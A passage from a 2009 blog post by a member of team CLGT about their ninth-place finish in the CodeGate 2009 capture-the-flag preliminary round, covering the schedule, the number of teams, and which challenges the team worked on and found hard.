by lamer — last modified 2009-03-12 14:56

filed under: capture the flag

Team CLGT took part in the CodeGate 2009 organized by BeistLab. We came in 9th. And this post is about what happened then.

The contest started at 20:00 GMT+7 on March 06 and ended at 22:00 GMT+7 on March 08 (sorry to the ladies, we ignored yall). There were about 500 registered teams for the preliminary round. I reckon more than half of them were by-products of hacking attempts at the registration site.

On the first night, we played from home. Six challenges were released in the first wave, then through out the whole contest, more challenges came up eventually. I could only remember picking up challenge 07 and worked on it in one or two hours, then continued with challenge 03. The rest of the team were less lucky though. They hit on 09, 11, and 13 which are crazily difficult. Not because they are analytically difficult but they are, well, like those "aha questions" that you encounter in job interviews. In fact, many top teams had the same difficulties in solving them because, I guess, we just aren't exposed to the